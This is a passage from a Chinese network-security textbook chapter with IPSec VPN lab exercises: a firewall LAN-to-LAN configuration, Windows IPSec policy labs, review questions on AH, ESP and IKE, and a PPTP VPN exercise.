


图 7-13　LAN-to-LAN VPN 实验拓扑

【实验设备】

路由器两台，防火墙两台，三层交接机两台，直连线(或交叉线)若干条。

【实验内容】

(1) 搭建本地配置环境，IPSec VPN 配置要求为：安全协议采用 ESP 协议，加密算法采用 DES，验证算法采用 ESP-MD5-HMAC。

（2）按拓扑结构组网，在路由器之间建立一个安全隧道，对子网（组 1 和组 2）之间的数据流进行安全保护。

（3）从子网组 1 向子网组 2 发送数据包，对配置结果进行验证。

【实验步骤】

分析：按照 VPN 配置步骤完成配置后，理论上传输的流是安全的。能否捕获 VPN 流的数据包以分析其安全性？一个合理的思路应该是：在完成基本配置、全网连通时测试其通信的安全性，在启用 IPSec 协议后设法抓取数据包，测试数据的安全性。通过 IPSec 实验前后数据安全性的对比来验证 IPSec 的安全性。

步骤 1：确定加密策略。

（1）根据已给条件，将 IPSec 加密策略细节填入下表：

策　　略	主机 A	主机 B
变换集		
对等体主机名		
对等体 IP 地址		
要加密来自哪些主机的数据流		
要加密的分组类型		
SA 建立方式		

（2）显示所有存在的 ISAKMP 策略（包括默认策略）：

```
show crypto isakmp policy (show isakmp policy on a PIX)
```

（3）显示所有的变换集合：

```
show crypto ipsec transform set
```

（4）显示已建立的 ISAKMP SA：

```
show crypto isakmp sa (show isakmp sa on a PIX)
```

（5）显示建立的 IPSec SA：

```
show crypto ipsec sa
```

（6）显示所有的加密映射集合：

```
show crypto map
```

步骤 2：配置防火墙。

（1）子网组 1 防火墙配置：

```
hostname(config)#interface ethernet0                       //进入防火墙外网接口
hostname(config-if)#ip address 172.18.186.241 255.255.255.0     //定义 IP 地址
hostname(config-if)#nameif outside                         //定义接口名称为 outside
hostname(config-if)#no shutdown                            //开启接口
```

```
hostname(config)#crypto ikev1 policy 1                  // 进入 IPSec IKEv1 策略配置模式
hostname(config-ikev1-policy)#authentication pre-share
                                                        //定义认证方法为共享密钥
hostname(config-ikev1-policy)#encryption 3des           //配置加密方式为 3DES
hostname(config-ikev1-policy)#hash sha                  //配置 HMAC 方法为 SHA-1
hostname(config-ikev1-policy)#group 2                   //配置 Diffie-Hellman 群为 2
hostname(config-ikev1-policy)#lifetime seconds 43200
                                                        //配置加密密钥的存活时间为 43 200s
hostname(config)#crypto ikev1 enable outside            //在外网接口激活 IKEv1

hostname(config)#crypto ikev2 policy 1                  // 进入 IPSec IKEv2 策略配置模式
hostname(config-ikev2-policy)#encryption 3des           //配置加密方式为 3DES
hostname(config-ikev2-policy)#group 2                   //配置 Diffie-Hellman 群为 2
hostname(config-ikev12-policy)#prf sha                  //配置 HMAC 方法为 SHA-1
hostname(config-ikev2-policy)#lifetime seconds 43200
                                                        //配置加密密钥的存活时间为 43 200s
hostname(config)#crypto ikev2 enable outside            //在外网接口激活 IKEv2
hostname(config)#crypto ipsec ikev1 transform-set FirstSet esp-3des esp-md5-hmac
//全局配置 IPSec 加密传输集 FirstSet,采用 ESP-3DES 加密、ESP-MD5-HMAC 认证
hostname(config)#crypto ipsec ikev2 ipsec-proposal secure
                                                        //进入 IPSec IKEv2 安全协议配置
hostname(config-ipsec-proposal)#protocol esp encryption 3des aes des
                                                        //配置协议 ESP 和加密类型
hostname(config-ipsec-proposal)#protocol esp integrity sha-1
                                                        //配置协议 ESP 和完整性检查类型
//配置感兴趣的业务流,也就是从本地内网到对端内网的业务流
access-list 121 extended permit ip  192.168.10.0 255.255.255.0 192.168.20.0 255.255.255.0
access-list 121 extended permit ip  192.168.11.0 255.255.255.0 192.168.20.0 255.255.255.0
access-list 121 extended permit ip  192.168.10.0 255.255.255.0 192.168.21.0 255.255.255.0
access-list 121 extended permit ip  192.168.11.0 255.255.255.0 192.168.21.0 255.255.255.0
hostname(config)#tunnel-group 172.18.186.142 type ipsec-l2l
                                                        //配置一个 tunnel-group 对端
hostname(config)#tunnel-group 172.18.186.142 ipsec-attributes
                                                        //进入 ipsec-attributes 配置模式
hostname(config-tunnel-ipsec)#ikev1 pre-shared-key 12345678
                                                        //配置 tunnel 共享密钥
```

定义名称为 abcmap 的 crypto map:

```
hostname(config)#crypto map abcmap 1 match address 121
                                                        //关联 ACL 到 crypto map
hostname(config)#crypto map abcmap 1 set peer 172.18.186.142
                                                        //标识 IPSec 连接的对端
hostname(config)#crypto map abcmap 1 set ikev1 transform-set FirstSet
                                                        //关联集 FirstSet 到 crypto map
```

```
hostname(config)#crypto map abcmap 1 set ikev2 ipsec-proposal secure
                                        //关联 IKEv2 安全协议到 crypto map
hostname(config)#crypto map abcmap interface outside
                                        //应用 crypto map abcmap 到外部接口
hostname(config)#write memory           //保存配置
```

(2) 子网组 2 防火墙配置:

```
hostname(config)#interface ethernet0            //进入防火墙外网接口
hostname(config-if)#ip address 172.18.186.242 255.255.255.0          //定义 IP 地址
hostname(config-if)#nameif outside              //定义接口名称为 outside
hostname(config-if)#no shutdown                 //开启接口
hostname(config)#crypto ikev1 policy 1          //进入 IPSec IKEv1 策略配置模式
hostname(config-ikev1-policy)#authentication pre-share
                                                //定义认证方法为共享密钥
hostname(config-ikev1-policy)#encryption 3des   //配置加密方式为 3DES
hostname(config-ikev1-policy)#hash sha          //配置 HMAC 方法为 SHA-1
hostname(config-ikev1-policy)#group 2           //配置 Diffie-Hellman 群为 2
hostname(config-ikev1-policy)#lifetime seconds 43200
                                                //配置加密密钥的存活时间为 43 200s
hostname(config)#crypto ikev1 enable outside    //在外网接口激活 IKEv1
hostname(config)#crypto ikev2 policy 1          //进入 IPSec IKEv2 策略配置模式
hostname(config-ikev2-policy)#encryption 3des   //配置加密方式为 3DES
hostname(config-ikev2-policy)#group 2           //配置 Diffie-Hellman 群为 2
hostname(config-ikev12-policy)#prf sha          //配置 HMAC 方法为 SHA-1
hostname(config-ikev2-policy)#lifetime seconds 43200
                                                //配置加密密钥的存活时间为 43 200s
hostname(config)#crypto ikev2 enable outside    //在外网接口激活 IKEv2
hostname(config)#crypto ipsec ikev1 transform-set FirstSet esp-3des esp-md5-hmac
//全局配置 IPSec 加密传输集 FirstSet,采用 ESP-3DES 加密、ESP-MD5-HMAC 认证。
hostname(config)#crypto ipsec ikev2 ipsec-proposal secure
                                                //进入 IPSec IKEv2 安全协议配置
hostname(config-ipsec-proposal)#protocol esp encryption 3des aes des
                                                //配置协议 ESP 和加密类型
hostname(config-ipsec-proposal)#protocol esp integrity sha-1
                                                //配置协议 ESP 和完整性检查类型
//配置感兴趣的业务流,也就是从本地内网到对端内网的业务流
access-list 121 extended permit ip 192.168.20.0 255.255.255.0 192.168.10.0 255.255.255.0
access-list 121 extended permit ip 192.168.20.0 255.255.255.0 192.168.11.0 255.255.255.0
access-list 121 extended permit ip 192.168.21.0 255.255.255.0 192.168.10.0 255.255.255.0
access-list 121 extended permit ip 192.168.21.0 255.255.255.0 192.168.11.0 255.255.255.0
hostname(config)#tunnel-group 172.18.186.141 type ipsec-l2l
                                                    //配置一个 tunnel-group 对端
hostname(config)#tunnel-group 172.18.186.141 ipsec-attributes
                                                    // 进入 ipsec-attributes 配置模式
hostname(config-tunnel-ipsec)#ikev1 pre-shared-key 12345678
```

```
                                                            //配置隧道共享密钥
```

定义名称为 abcmap 的 crypto map：

```
hostname(config)#crypto map abcmap 1 match address 121
                                                            //关联 ACL 到 crypto map
hostname(config)#crypto map abcmap 1 set peer 172.18.186.141
                                                            //标识 IPSec 连接的对端
hostname(config)#crypto map abcmap 1 set ikev1 transform-set FirstSet
                                                            //关联集 FirstSet 到 crypto map
hostname(config)#crypto map abcmap 1 set ikev2 ipsec-proposal secure
                                                            //关联 IKEv2 安全协议到 crypto map
hostname(config)#crypto map abcmap interface outside       //应用 crypto map abcmap 到外部接口
```

步骤 3：验证测试。

通过组 1 路由器 ping 组 2 路由器的 IP 地址 192.168.21.1 进行 VPN 业务测试，如果 ping 通，则测业务正常。

（1）显示所有尝试协商的策略以及最后的默认策略设置：

```
#show crypto isakmp policy
```

（2）显示在路由器上设置的 transform-set：

```
#show crypto ipsec transform-set
```

（3）显示当前安全联盟使用的设置：

```
#show crypto ipsec sa
```

（4）显示所有配置在路由器上的 crypto map：

```
#show crypto map
```

（5）能抓取到 VPN 数据包吗？如能，请分析 AH、ESP 头，分析数据流的加密情况，否则说明原因。

【实验思考】

实验过程中，能捕获 VPN 数据包吗？如果能，请分析 AH、ESP 头，分析数据流的加密情况；如果不能，讨论可能的办法（提示：重点解决 VPN 数据包的捕获问题，可增加设备或适当改变拓扑）。

实验 7-2　Windows IPSec VPN 实验

【实验目的】

(1) 创建 IPSec 策略。

(2) 定义 IPSec 筛选器列表(filter list)。

(3) 配置 IPSec 筛选器操作(filter action)。

(4) 配置身份验证方法。

【实验拓扑】

本实验的拓扑结构如图 7-14 所示。

(1) 主机到主机的 IPSec VPN 的网络拓扑如图 7-14 所示。




图 7-14　主机到主机实验拓扑

A：本地主机，以 IP 地址 172.20.x.x 为例。

B：Windows 实验台，以 IP 地址 172.20.y.y 为例。

(2) 网关到网关的 IPSec VPN 的网络拓扑如图 7-15 所示。




图 7-15　网关到网关实验拓扑

网关到网关实验以两人一组(A、B)的形式进行。其中：

主机 A 的本地 IP 为 172.20.1.x/16，Windows 实验台 A 的两个(内外网)IP 分别为 172.20.3.x/16 和 172.22.3.x/16。

主机 B 的本地 IP 为 172.21.1.y/16，Windows 实验台 B 的两个(内外网)IP 分别为 172.21.3.y/16 和 172.22.3.y/16。

【实验步骤】

分析：请根据理解自行写出。

请读者按配置要点完成实验，包括实验截图。其中，对网卡的配置要求用命令行命令。

实验一　主机到主机实验步骤。

步骤 1：配置主机并检查连通性。

(1) 主机配置。根据实验拓扑图进行网络环境配置，设置 IP 地址、掩码。

(2) 检查两台主机的连通性(用 ping 命令)。说明连通性结果的原因。

步骤 2：在实验台中添加关于 ICMP 协议的安全策略。

该环节涉及几个配置步骤：

(1) 打开 IP 安全策略向导,新建一个 IP 策略。

(2) 选择认证方式。

(3) 添加新的 IP 规则。

(4) 添加 IP 安全规则,选择所有 ICMP 通信。

(5) 配置身份验证方法。

步骤 3:在本地主机中添加 ICMP 安全策略(类似步骤 2)。

步骤 4:连通性测试。

(1) 在本地主机上,执行 ping 172.20.0.1 -t 命令,查看连接状态。

(2) 在运行 ping 的同时,右击新建的 IP 安全策略,选择“指派”,查看 ping 程序的运行状态。

(3) 对两台机器同时指派,查看 ping 状态,两台主机是否可以 ping 通?说明原因。

步骤 5:启动协议分析软件 Wireshark,查看双方加密的交互过程。

(1) 密钥交换过程。

(2) ICMP 协议加密情况。

步骤 6:对主机-主机的过程进行总结。

实验二 网关到网关实验步骤。

步骤 1:依据实验环境,在网关 A 上进行网络环境配置。

(1) 查看主机 A 的 IP 地址,并添加其网络地址 172.20.1.x。

(2) 主机 A 本地添加路由(或修改默认网关为 172.20.3.x):

```
route add 172.21.0.0 mask 255.255.0.0 172.20.3.x
route add 172.22.0.0 mask 255.255.0.0 172.20.3.x
```

(3) 主机 A 中的实验台启用 LAN 路由(“控制面板”→“管理工具”→“路由和远程访问”)。

(4) 指定 A 主机实验台的默认网关为 172.22.3.y。

(5) 查看并添加 B 主机网络地址 172.21.1.y。

(6) 主机 B 本地添加路由(或修改默认网关为 172.21.3.y):

```
route add 172.20.0.0 mask 255.255.0.0 172.21.3.y
route add 172.22.0.0 mask 255.255.0.0 172.21.3.y
```

(7) 主机 B 中的实验台启用 LAN 路由(同(3))。

(8) 指定 B 主机实验台的默认网关为 172.22.3.x(同(4))。

步骤 2:创建 IPSec 策略。

(1) 在 A 机实验台上运行 IPSec 策略管理控制台(在命令行窗口运行 secpol.msc),打开“本地安全设置”窗口,进行 IP 安全策略设置。

(2) 创建本实验台计算机的 IP 安全策略,例如 ServerA。

(3) 选中“编辑属性”复选框,单击“完成”按钮,至此已创建名为 ServerA 的 IP 安全策略,然后设置其属性。

(4) 与(3)类似,为主机 B 实验台新建 IPSec 策略 ServerB。

步骤 3:主机 A 安全规则。

（1）添加 A-B 的 IPSec 筛选器列表。

（2）配置身份验证方法。

（3）配置 A-B 筛选器规则。

IPSec 需要在筛选器列表中指定的计算机之间同时有入站和出站筛选器。入站筛选器适用于传入的通信，并允许接收端的计算机响应安全通信请求；或者按照 IP 筛选器列表匹配通信。出站筛选器适用于传出的通信，并触发一个在通信发送之前进行的安全协商。

例如，如果计算机 A 要与计算机 B 安全地交换数据，计算机 A 上的活动 IPSec 策略必须有针对计算机 B 的 IPSec 策略的筛选器。

（4）定义 IPSec 筛选器操作。

（5）添加“B-A”的 IPSec 筛选器列表。

（6）配置身份验证方法。

（7）配置 B-A 规则隧道终结点。

（8）定义 IPSec 筛选器操作。

步骤 4：主机的网络配置。

（1）添加 A-B 的 IPSec 筛选器列表。

（2）配置身份验证方法。

（3）配置 A-B 规则隧道终结点。

（4）定义 IPSec 筛选器操作。

（5）添加 B-A 的 IPSec 筛选器列表。

（6）配置身份验证方法。

（7）配置 B-A 规则隧道终结点。

（8）定义 IPSec 筛选器操作。

步骤 5：测试 IPSec 策略。

按要求分别在 A、B 两机配置好 IPSec 策略后，需测试其是否正常工作，在测试前需将 A、B 两机配置成路由器，并启用 IP 路由功能（选择“路由和远程访问”）。同时需在 A 机上添加到 B 机所在内网段的路由项，在 B 机上添加到 A 机所在内网段的路由项。

IPSec 策略测试步骤如下：

（1）在 IPSec 策略管理控制台，设置“策略已指派”（在 A、B 两机上均需做此操作）。

（2）在 A 主机上打开命令窗口，做 ping 操作（即 ping -t 172.21.×.×）。该操作中源和目的 IP 地址匹配前面在 A、B 两机上设置的筛选器，其将触发 B、A 之间的安全通信。

（3）在 B 主机上打开 IP 安全监控工具。

（4）启用 Wireshark 抓取数据包，分析 IPSec 的密钥交换过程。

习　题　7

1. 阅读协议文档，了解协议的详细信息。

（1）RFC2402（AH）、RFC2403（HMAC-MD5-96）。

（2）RFC2404（HMAC-SHA-1-96）。

（3）RFC2406 IP 封装安全有效载荷（ESP）。

(4) RFC2407 Internet IP 用于解释 ISAKMP 的安全域。
(5) RFC2408 Internet 安全关联和键管理协议 (ISAKMP)。
(6) RFC2409 Internet 密钥交换(IKE)。

2. IPSec 协议族包含的各个协议之间有什么关系?

3. 说明 AH 的传输模式和隧道模式,它们的数据包格式是什么样的?

4. 说明 ESP 的传输模式和隧道模式,它们的数据包格式是什么样的?

5. IKE 的作用是什么? SA 的作用是什么?

6. 选择题

(1) IPSec 是(　　)VPN 协议标准。

A. 第一层　　B. 第二层　　C. 第三层　　D. 第四层

(2) IPSec 在任何通信开始之前,要在两个 VPN 节点或网关之间协商建立(　　)。

A. IP 地址　　B. 协议类型　　C. 端口　　D. 安全联盟

(3) (　　)是 IPSec 规定的一种用来自动管理 SA 的协议,包括建立、协商、修改和删除 SA 等。

A. IKE　　B. AH　　C. ESP　　D. SSL

(4) IPSec 不可以做到(　　)。

A. 认证　　B. 完整性检查　　C. 加密　　D. 签发证书

(5) 对远程访问型 VPN 来说,(　　)产品经常与防火墙及 NAT 机制存在兼容性问题,导致安全隧道建立失败。

A. IPSec VPN　　B. SSL VPN　　C. MPLS VPN　　D. L2TP VPN

7. 在 Windows 操作系统中利用 PPTP(点对点隧道协议)配置 VPN 网络。主机 A 作 VPN 服务端,主机 B 作 VPN 客户端。实验内容和步骤如下。

实验一:利用 PPTP 协议配置 VPN 网络。

步骤 1:配置 VPN 服务器。

配置 Windows 2003 Server 的"路由和远程访问"服务,选择"虚拟专用网络(VPN)服务器"项,按照提示进行配置,并指定 VPN 客户端的 IP 地址范围为本地局域网内地址范围,配置端口使用 VPN 协议,选择并配置 PPTP 设备,写入 VPN 连接同时打开的连接数为 10,为 VPN 服务器中的系统用户开放允许拨入的权限。

步骤 2:配置 VPN 客户端。

新建一个网络连接,选择"连接到我的工作场所的网络",选择创建"虚拟专用网络连接",输入 VPN 服务器的 IP 地址或者主机名。打开新建的连接,输入用户名和密码即可发起 VPN 的连接。配置 VPN 客户端的连接属性,进一步配置 VPN 采用的加密方式和身份认证协议。

步骤 3:建立 VPN 连接。

在建立 VPN 连接之前,客户端查看目前网络连接的配置情况,看出只有一个本地连接。在客户端连接界面中输入用户名 administrator 和密码,建立与 VPN 服务器的连接。成功建立 VPN 客户端和服务器端的连接之后,再查看 VPN 客户端网络连接的配置情况时,可以看到新增了一个 vpnclient 网络连接,并可以看出 VPN 客户端和服务端的连接端口。

同样可以查看服务端建立 VPN 连接前后的网络连接状况变化。

